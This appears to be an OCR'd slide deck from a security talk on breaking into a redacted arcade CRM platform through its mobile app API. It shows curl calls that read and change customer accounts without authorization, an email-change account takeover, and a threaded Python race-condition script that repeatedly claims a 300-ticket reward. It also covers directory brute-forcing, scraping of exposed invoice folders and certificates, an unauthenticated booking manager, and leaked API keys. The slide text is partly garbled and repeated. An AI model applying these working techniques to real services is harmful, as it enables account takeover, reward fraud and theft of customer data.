
APKS

- Same ENDPOINT
- Header: ACCOUNT_CODE -> Hexa 13 char
- ENDPOINT + ACCOUNT -> COMPANY

APKS

- Same ENDPOINT
- Header: ACCOUNT_CODE -> Hexa 13 char
- ENDPOINT + ACCOUNT -> COMPANY

- We have the list of clients
- Google search
- Api wo ACCOUNT_CODE



```
$curl -H "Account: 6[REDACTED]37" https://crm.[REDACTED].com/api/locations -s | jq
```

```
[{"status": "success",  
"success": true,  
"statusCode": 200,  
"response": [  
    {  
        "id": "1",  
        "name": "([REDACTED])",  
        "address": "Quito [REDACTED], Ecuador",  
        "phone": "22222733",  
        "lat": "-[REDACTED]",  
        "lng": "-[REDACTED]"},
```

```
$curl -H "Account: 6[REDACTED]37" https://crm.[REDACTED].com/api/locations -s | jq
```

```
{"status": "success",
"success": true,
"statusCode": 200,
"response": [
{
  "id": "1",
  "name": "[REDACTED]",
  "address": "Quito [REDACTED], Ecuador",
  "phone": "22222733",
  "lat": "-[REDACTED]",
  "lng": "-[REDACTED]",
```

```
| $curl https://registro.[REDACTED].com/api/locations -s | jq
```

```
{"status": "success",
"success": true,
"statusCode": 200,
"response": [
{
  "id": "1",
  "name": "[REDACTED]",
  "address": "Quito [REDACTED], Ecuador",
  "phone": "22222733",
  "lat": "-[REDACTED]",
  "lng": "-[REDACTED]",
```

CHARGE CREDIT

- Request token:

```
sha1(sha1($api_key."~".$api_secret))
```

▼ **POST** <https://<account domain>/api/v2/auth>

Authenticate your API key to obtain an access token.

Parameters

Body

apikey*	Account API key
token*	Request token

CHARGE CREDIT

- Request token:

`sha1(sha1($api_key."~".$api_secret))`

POST https://<account domain>/api/v2/auth

Authenticate your API key to obtain an access token.

Parameters

Body

apikey* Account API key

token* Request token

```
[ inmacbook@Ignacio's-MacBook-Pro ] ➜ curl --location 'https://[REDACTED]/api/v2/auth' --header 'Account: 5[REDACTED]' \
--header 'Content-Type: application/json' --data '{"apikey": "[REDACTED]", "token": "6e7f1[REDACTED]89"}' -s | jq
{
  "status": "success",
  "success": true,
  "statusCode": 200,
  "response": {
    "token": "4d8613[REDACTED]62d25b",
    "expiration": 13982
  }
}
```

CHARGE CREDIT

```
"response": [
  {
    "id": "16",
    "title": "BEST VALUE: $200 Recharge",
    "code": "promo200",
    "description": "You Get:\r\n\r\n- 200 Dollars\r\n- 50 Bonus Bucks\r\n\r\nThat's a $250 value!",
    "details": "",
    "picture": "https://[REDACTED]/products/200-recharge.png",
    "price": "200.00",
    "tax": "0",
    "credits": "200",
    "bonus": "50",
    "courtesy": "",
    "tickets": "0.00",
    "active": "1",
```

CHARGE CREDIT

POST https://<account domain>/api/v2/sales

Generates a record for a manually created online sale

```
"items": [
  {
    "id": "14",
    "quantity": 1,
    "price": 2,
    "tax": 0,
    "cardnumber": 212041
  },
  {
    "id": "15",
    "quantity": 3,
    "price": 1.55,
    "tax": 0.45
  }
]
```

```
"response": [
  {
    "id": "16",
    "title": "BEST VALUE: $200 Recharge",
    "code": "promo200",
    "description": "You Get:\r\n\r\n- 200 Dollars\r\n- 50 Bonus Bucks\r\n\r\nThat's a $250 value!",
    "details": "",
    "picture": "https://[REDACTED]/products/200-recharge.png",
    "price": "200.00",
    "tax": "0",
    "credits": "200",
    "bonus": "50",
    "courtesy": "",
    "tickets": "0.00",
    "active": "1"
  }
]
```

CHARGE CREDIT

POST https://<account domain>/api/v2/sales


Generates a record for a manually created online sale

```
"items": [
  {
    "id": "14",
    "quantity": 1,
    "price": 2,
    "tax": 0,
    "cardnumber": 212041
  },
  {
    "id": "15",
    "quantity": 3,
    "price": 1.55,
    "tax": 0.45
  }
]
```

```
"response": [
  {
    "id": "16",
    "title": "BEST VALUE: $200 Recharge",
    "code": "promo200",
    "description": "You Get:\r\n\r\n- 200 Dollars\r\n- 50 Bonus Bucks\r\n\r\nThat's a $250 value!",
    "details": "",
    "picture": "https://[REDACTED]/products/200-recharge.png",
    "price": "200.00",
    "tax": "0",
    "credits": "200",
    "bonus": "50",
    "courtesy": "",
    "tickets": "0.00",
    "active": "1",
    "status": "PENDING"
  }
]
```

contains items that ship with virtual goods such as credits, bonus, courtesy, tickets or hyperpassports, you can instruct CRM to also perform corresponding online recharge by including a "deliver" parameter.

```
"deliver": true
```



I may be an idiot...but I'm not stupid.

ENDPOINTS

- Endpoint in apk: ~30
- All in plain text
- W params

```
└─ $grep -o "API_ENDPOINT[^,]*" [REDACTED].js | sort
API_ENDPOINT + '/auth'
API_ENDPOINT + '/contents/terms'
API_ENDPOINT + '/context/' + (this.customer ? this.customer.id : '')
API_ENDPOINT + '/customer_cards_get_history/' + this.customer.id + '?cardnumber=' + t
API_ENDPOINT + '/customers'           unix linux which one you choose.
API_ENDPOINT + '/customers/activate/' + t
API_ENDPOINT + '/customers/login'
API_ENDPOINT + "/customers/login/otp?token=" + Q
API_ENDPOINT + "/customers/login/otp?token=" + Q
API_ENDPOINT + '/customers/password' 1. Replacing or substituting string : Sed command is mostly used
API_ENDPOINT + '/customers/requestPIN/' + t
API_ENDPOINT + '/customers/' + this.customer.id
API_ENDPOINT + '/customers/' + this.customer.id
API_ENDPOINT + '/customers/' + this.customer.id + '/cards'
API_ENDPOINT + '/customers/' + this.customer.id + '/cards'
API_ENDPOINT + '/customers/' + this.customer.id + '/cards/' + t + '/delete'
API_ENDPOINT + '/customers/' + this.customer.id + '/cards/' + t + '/qrplay'
API_ENDPOINT + '/customers/' + this.customer.id + '/cards/update'
API_ENDPOINT + '/customers/' + this.customer.id + '/cards/validate'
API_ENDPOINT + '/customers/' + this.customer.id + '/delete'
```

```
key: "updateCustomer",
value: function(n) {
    var s;
    return l().async(function(o) {
        for (;;) switch (o.prev = o.next) {
            case 0:
                return o.next = 2, l().awrap(fetch(r(d[7]).API_ENDPOINT + '/customers/' + this.customer.id,
                    method: 'POST',
                    headers: {
                        'Content-Type': 'application/json',
                        Account: r(d[7]).ACCOUNT_CODE,
                        Authorization: 'Bearer ' + this.bearer.token
                    },
                    body: JSON.stringify(n)
                ))
            case 2:
                if (s) return s();
                return l().awrap(function(s) {
                    this.customer = JSON.parse(s);
                    return s;
                })
            case 3:
                return o.next = 0;
        }
    })
}
```

```
key: "updateCustomer",
value: function(n) {
    var s;
    return l().async(function(o) {
        for (;;) switch (o.prev = o.next) {
            case 0:
                return o.next = 2, l().awrap(fetch(r(d[7]).API_ENDPOINT + '/customers/' + this.customer.id,
                    method: 'POST',
                    headers: {},
                    'Content-Type': 'application/json',
                    Account: r(d[7]).ACCOUNT_CODE,
                    Authorization: 'Bearer ' + this.bearer.token
                ),
                body: JSON.stringify(n)
```

POST BODY:

```
l.setLoading(!0), l.setError(''), C.updateCustomer({  
    first_name: l.state.firstName,  
    last_name: l.state.lastName,  
    email: l.state.email,  
    newsletter: l.state.newsletter
```

EMAIL?



STAGE 05

Account Takeover
&
Race Condition

CHANGE EMAIL

```
$ curl -H 'Account: 5[REDACTED]01' https://[REDACTED].com/api/customer/162910
{
  "id": "162910",
  "first_name": "Demo 1",
  "last_name": "Test 1",
  "email": "b[REDACTED]a5b6@email.webhook.site",
```

CHANGE EMAIL

```
└─ $curl -H 'Account: 5[REDACTED]01' https://[REDACTED].com/api/customer/162910
{
  "id": "162910",
  "first_name": "Demo 1",
  "last_name": "Test 1",
  "email": "b[REDACTED]a5b6@email.webhook.site",
```

```
└─ $curl -X POST -H 'Account: 5[REDACTED]01' https://[REDACTED].com/api/customers/162910 \
> -d '{"email": "foo@test.com"}' -s | jq
{
  "status": "success",
  "success": true,
  "statusCode": 200,
  "response": {
    "id": "162910",
    "first_name": "Demo 1",
    "last_name": "Test 1",
    "email": "foo@test.com",
```

**DEMO ACCOUNT
TAKEOVER**





OFFERS

CARDS

USER

CART

Sign in to your account


Enter your email
Enter your passwordLOGIN[Forgot your password?](#)

Don't have an account?

SIGN UP NOW

Race Condition

- This occur when websites process requests concurrently without adequate safeguards.
- Can lead to multiple distinct threads interacting with the same data at the same time, resulting in a "collision" that causes unintended behavior in the application.



PortSwigger



```
{  
  "id": "2",  
  "title": "Instalá nuestra aplicación móvil y obtené 300 tickets",  
  "points": "0",  
  "multiple": "0",  
  "claimed": false,  
  "autoclaim": false,  
  "credits": "0.00",  
  "bonus": "0.00",  
  "courtesy": "0.00",  
  "tickets": "300.00",
```

```
{
  "id": "2",
  "title": "Instalá nuestra aplicación móvil y obtené 300 tickets",
  "points": "0",
  "multiple": "0",
  "claimed": false,
  "autoclaim": false,
  "credits": "0.00",
  "bonus": "0.00",
  "courtesy": "0.00",
  "tickets": "300.00",
```

```
def make_request():
    response = requests.post(URL, headers=headers, json=payload)
    if response.status_code == 200:
        print("HIT!")

1 usage

def exploit_race_condition():
    num_threads = 100
    threads = []

    for _ in range(num_threads):
        thread = threading.Thread(target=make_request)
        thread.start()
        threads.append(thread)

    for thread in threads:
        thread.join()

if __name__ == "__main__":
    exploit_race_condition()
```

```
/Users/inmacbook/Talk2024/venv/bin/python
```

```
HIT!
```

```
Process finished with exit code 0
```

```
/Users/inmacbook/Talk2024/venv/bin/python  
HIT!  
HIT!  
HIT!  
HIT!  
HIT!
```

```
Process finished with exit code 0
```

```
"response": [  
    {  
        "timestamp": "2024-04-01T11:49:40",  
        "action": "Recarga Gratuita Online",  
        "concept": "",  
        "amount": 300,  
        "counter": "Tickets"  
    },  
    {  
        "timestamp": "2024-04-01T11:49:36",  
        "action": "Recarga Gratuita Online",  
        "concept": "",  
        "amount": 300,  
        "counter": "Tickets"  
    },  
    {  
        "timestamp": "2024-04-01T11:49:33",  
        "action": "Recarga Gratuita Online",  
        "concept": "",  
        "amount": 300,  
        "counter": "Tickets"  
    },  
    {  
        "timestamp": "2024-04-01T11:49:27",  
        "action": "Recarga Gratuita Online",  
        "concept": "",  
        "amount": 300,  
        "counter": "Tickets"  
    },  
    {  
        "timestamp": "2024-04-01T11:49:25",  
        "action": "Recarga Gratuita Online",  
        "concept": "",  
        "amount": 300,  
        "counter": "Tickets"  
    }]
```

Others rewards. .

```
        },
        {
            "id": "2",
            "title": "$50 in
            "points": "750",
            "multiple": "0",
            "claimed": false,
            "autoclaim": false,
            "credits": "0.00",
            "bonus": "50.00",
            "courtesy": "0.00",
            "tickets": "0.00",
            "hyperpassport": "a:1:{i
            "description": null
        },
        {
            "id": "3",
            "title": "$100 in
            "points": "1000",
            "multiple": "0",
            "claimed": false,
            "autoclaim": false,
            "credits": "0.00",
            "bonus": "100.00",
            "courtesy": "0.00",
            "tickets": "0.00",
            "hyperpassport": "a:1:{i
            "description": ""
        }
    }
```

STAGE 06

Bookings

ONLINE EVENT BOOKING

MORE INFORMATION

 Website

 Bookings

 Get Uber

 My Orders



Online Booking

[Start a reservation](#)

ONLINE EVENT BOOKING

```
/.html          (Status: 403) [Size: 207]
/cache         (Status: 301) [Size: 243] [-]
/admin         (Status: 302) [Size: 0] [-->
/media         (Status: 301) [Size: 243] [-]
/tmp           (Status: 301) [Size: 241] [-]
/.htm          (Status: 403) [Size: 206]
/test          (Status: 301) [Size: 242] [-]
/data          (Status: 301) [Size: 242] [-]
/cart          (Status: 200) [Size: 0]
/uploads        (Status: 301) [Size: 245] [-]
/home          (Status: 200) [Size: 10602]
/assets         (Status: 301) [Size: 244] [-]
/demo          (Status: 301) [Size: 242] [-]
/services       (Status: 200) [Size: 103]
/.              (Status: 200) [Size: 10602]
/.htaccess      (Status: 403) [Size: 211]
/0              (Status: 200) [Size: 10602]
/paypal        (Status: 200) [Size: 797]
```

- **/TMP**
- **/UPLOADS**
- **/DATA**

✓ TMP

- XML Body Data
- Store data
- Endpoint data
- Not much

```
04/03/2024 18:37:25
<command name="ReserveOpening"><commandparam name="PosProductID" value="234"/></command>

04/03/2024 19:37:27
<command name="GetVersion"/>

04/03/2024 19:37:27
<command name="GetOpenings"><commandparam na

04/03/2024 19:37:34
<command name="ReserveOpening"><commandparam name="PosProductID" value="234"/></command>
```

```
Array
(
    [CashierID] => 104
    [CashierFName] => pos
    [CashierLName] => 1
    [posid] => 339
    [Store] => BG
    [StoreName] => CASPER
)
```

```
Tryingto recharge card 385638
Reusing connection to https://[REDACTED].com:33001
Tryingto recharge card 380726
Connecting to https://[REDACTED]:33001
Reusing connection to https://[REDACTED]:33001
Tryingto recharge card 995385
```

/UPLOADS

```
def parse_node(data):
    soup = BeautifulSoup(data, features: 'html.parser')
    table = soup.findAll('a')
    hrefs = [a.get('href') for a in table][5:]
    folders = [y for y in hrefs if '/' in y]
    images = [x for x in hrefs if x not in folders and x.split('.')[1].lower() in PICS]
    data = {'images': images,
            'folders': folders,
            'others': [z for z in hrefs if z not in images+folders]}
    }
    return data

def node(link):
    temp_url = MAIN_URL + link
    r = requests.get(temp_url)
    result = parse_node(r.text)
    print_data(temp_url, result)

# usage
def get_main():
    r = requests.get(MAIN_URL)
    soup = BeautifulSoup(r.text, features: 'html.parser')
    table = soup.findAll('a')
    hrefs = [a.get('href') for a in table][5:]
    for h in hrefs:
        if '/' not in h:
            print("MAYBE INTERESTING: {}".format(h))
            hrefs.remove(h)
    return hrefs
```

/UPLOADS

```
def parse_node(data):
    soup = BeautifulSoup(data, features: 'html.parser')
    table = soup.findAll('a')
    hrefs = [a.get('href') for a in table][5:]
    folders = [y for y in hrefs if '/' in y]
    images = [x for x in hrefs if x not in folders and x.split('.')[1].lower() in PICS]
    data = {'images': images,
            'folders': folders,
            'others': [z for z in hrefs if z not in images+folders]}
    }
return data
```

TOTAL OF NODES: 68

```
https://[REDACTED].m/uploads/accounts/[REDACTED] - Folders:['facturacionarg/', 'xmlgenerados/'] - Pics:['bg_5.jpg', 'logo_5.png'] - Other:[]
https://[REDACTED].m/uploads/accounts/[REDACTED] - Folders:['facturacionarg/', 'xmlgenerados/'] - Pics:['alert_img_68.jpg', 'logo_68.jpg'] - Other:[]
https://[REDACTED].m/uploads/accounts/[REDACTED] - Folders:['facturacionarg/', 'xmlgenerados/'] - Pics:['logo_78.png'] - Other:[]
```

```
1 usage
def get_main():
    r = requests.get(MAIN_URL)
    soup = BeautifulSoup(r.text, features: 'html.parser')
    table = soup.findAll('a')
    hrefs = [a.get('href') for a in table][5:]
    for h in hrefs:
        if '/' not in h:
            print("MAYBE INTERESTING: {}".format(h))
            hrefs.remove(h)
    return hrefs
```

/UPLOADS

Certificates
used to generate
invoices

```
-----BEGIN CERTIFICATE-----  
MIIDSjCCAjKwAaTRMzTTWDRhDmU1cA...DQYJK...ZTh...NAQENBQA...M...EUMPMCA1UEAwMQ29tcHV0  
YW...RvcmVzMC...  
MDQyMDAyMD...  
NjQ1Mzc1ND...  
tnp+/DC/pF...  
G3CAV88pN]...  
tKPgxPWh4...  
iZ/icYv5X/...  
hWoVzisRKh...  
nJ0F40KA...  
MA0GCSqGS]...  
U7DZuwIH0...  
W97mj6GkF]...  
OLbWpPEXv5...  
89JY/iKKnKy9Py...  
-----END CERTIFICATE-----  
AyMDNaFw0yMTEx  
MQ1JVCAzMDcx  
+8ErFW+er7+PSI  
fXaw0ebTubYYNs  
/5A1h1riruTmz2  
pjDHdLgHq+RnQW  
5B6Ljz8oANN8KG  
RbQFEw58MqtpxW  
0PAQH/BAQDAgXg  
zdz3P/r...cs9iCu...  
CCtSbFTlLLV8bqm...  
Jkl9m4vQS9F3zN...  
TwJur6B8MaQ4f7...
```

/DATA

-  [FA_B-0090-00000076.pdf](#) 2023-09-06 13:30 92K
-  [FA_B-0090-00000075.pdf](#) 2023-09-06 13:30 92K
-  [FA_B-0090-00000074.pdf](#) 2023-09-06 13:20 92K
-  [FA_B-0090-00000073.pdf](#) 2023-09-06 13:10 92K
-  [FA_B-0090-00000072.pdf](#) 2023-09-06 12:40 92K

```
[> curl https://[REDACTED]/data/facturas/ -s | grep '.pdf' | wc -l  
2  
[ inmacbook@Ignacio's-MacBook-Pro ~ ]> \  
[> curl https://[REDACTED]/data/facturas/ -s | grep '.pdf' | wc -l  
88  
[ inmacbook@Ignacio's-MacBook-Pro ~ ]> \  
[> curl https://[REDACTED]/data/facturas/ -s | grep '.pdf' | wc -l  
577
```

STAGE 07

Booking manager

Booking Manager

Reservation

Search reservations by name, last name or reservation code

Search

Booking Manager

213 Reservations found

							Search
E'	'V	K	roa	2024-03-16	13:00:00	[SELECT]	
H	T	mis	thers	2024-03-09	15:00:00	[SELECT]	
R	P	K	on	2024-04-13	11:00:00	[SELECT]	
Z	D	te	rds	2024-03-08	17:00:00	[SELECT]	
8	B	K	on	2024-04-13	13:00:00	[SELECT]	
F	A	La	han	2024-03-16	15:00:00	[SELECT]	
Z	E	Ni	nolz	2024-03-16	17:00:00	[SELECT]	
E	Z	A	on	2024-03-17	12:30:00	[SELECT]	

Booking Manager

213 Reservations found

							Search
E'	'V	K	roa	2024-03-16	13:00:00	[SELECT]	
H	T	mis	thers	2024-03-09	15:00:00	[SELECT]	
R	P	K	on	2024-04-13	11:00:00	[SELECT]	
Z	D	te	rds	2024-03-08	17:00:00	[SELECT]	
8	B	K	on	2024-04-13	13:00:00	[SELECT]	
F	A	La	han	2024-03-16	15:00:00	[SELECT]	
Z	E	Ni	holz	2024-03-16	17:00:00	[SELECT]	
E	Z	A	on	2024-03-17	12:30:00	[SELECT]	

Fatal error: Uncaught Error: Call to a member function row() on boolean in
/var/www/vhosts/[REDACTED]/application/controllers/POS.php:302 Stack trace:
#0 /var/www/vhosts/[REDACTED]/system/core/CodeIgniter.php(339): POS->add_package('346847') #1
/var/www/vhosts/[REDACTED]/public/index.php(222):
require_once('/var/www/vhosts...') #2 {main} thrown in
/var/www/vhosts/[REDACTED]/application/controllers/POS.php on line 302

Booking Manager

213 Reservations found

							Search
E'	'V	K	roa	2024-03-16	13:00:00	[SELECT]	
H	T	mis	thers	2024-03-09	15:00:00	[SELECT]	
R	P	K	on	2024-04-13	11:00:00	[SELECT]	
Z	D	te	rds	2024-03-08	17:00:00	[SELECT]	
8	B	K	on	2024-04-13	13:00:00	[SELECT]	
F	A	La	han	2024-03-16	15:00:00	[SELECT]	
Z	E	Ni	holz	2024-03-16	17:00:00	[SELECT]	
E	Z	A	on	2024-03-17	12:30:00	[SELECT]	

Manage all bookings wo auth
Change prices/discount \$
Some leak information

Fatal error: Uncaught Error: Call to a member function row() on boolean in /var/www/vhosts/. . . /application/controllers/POS.php:302 Stack trace:
#0 /var/www/vhosts/. . . /system/core/CodeIgniter.php(339): POS->add_package('346847') #1
/var/www/vhosts/. . . /public/index.php(222): require_once('/var/www/vhosts...') #2 {main} thrown in
/var/www/vhosts/. . . /application/controllers/POS.php on line 302

STAGE 08

Side servers

Sign up to [REDACTED] Support

Welcome to [REDACTED] support

Please follow our registration form.

It is very important to enter as much information as possible, this will help us to contact you.

Do not forget after registration you will receive a confirmation e-mail.

Just open your mailbox and click on the link received.

Your request will only be visible to our consultants after your confirmation.

Required fields are marked by an asterisk (*)

Your full name *



Your email *

Sign up

Cancel

ZENDESK

Sign up to [REDACTED] Support

Welcome to [REDACTED] support

Please follow our registration form.
It is very important to enter as much information as
possible, this will help us to contact you.
Do not forget after registration you will receive a
confirmation e-mail.

Just open your mailbox and click on the link
received.

Your request will only be visible to our consultants
after your confirmation.

Required fields are marked by an asterisk (*)

Your full name *

Your email *

Sign up

Cancel

Connectivity Location Data Rewards

Enter your location ID and your endpoint URL to be able to operate with this location.

Location ID *

Connection protocol * TPI API

Endpoint *

TPI Username

TPI Password

TPI Port

ZENDESK

Sign up to [REDACTED] Support

Welcome to [REDACTED] support

Please follow our registration form.
It is very important to enter as much information as
possible, this will help us to contact you.
Do not forget after registration you will receive a
confirmation e-mail.

Just open your mailbox and click on the link
received.

Your request will only be visible to our consultants
after your confirmation.

Required fields are marked by an asterisk (*)

Your full name *

Your email *

Sign up

Cancel

Connectivity Location Data Rewards

Enter your location ID and your endpoint URL to be able to operate with this location.

Location ID *

Connection protocol * TPI API

Endpoint *

TPI Username

TPI Password

TPI Port

Webservices

Use web services to interact with our data API.

1 record available

Add New

API Key

457289

ZENDESK

Sign up to [REDACTED] Support

Welcome to [REDACTED] support

Please follow our registration form.
It is very important to enter as much information as
possible, this will help us to contact you.
Do not forget after registration you will receive a
confirmation e-mail.

Just open your mailbox and click on the link
received.

Your request will only be visible to our consultants
after your confirmation.

Required fields are marked by an asterisk (*)

Your full name *

Your email *

Sign up

Cancel

Connectivity Location Data Rewards

Enter your location ID and your endpoint URL to be able to operate with this location.

Location ID *

Connection protocol * TPI API

Endpoint *

TPI Username

TPI Password

TPI Port

- Network diagram
- Some ip's and ports
- Leaked credentials-mails

Webservices

Use web services to interact with our data API.

1 record available

Add New

API Key

457289

Comments

1 comment

Sort by ▾



O

[REDACTED]

2 months ago



0



Hello Support


from yesterday i cant access my computer (TA [REDACTED])



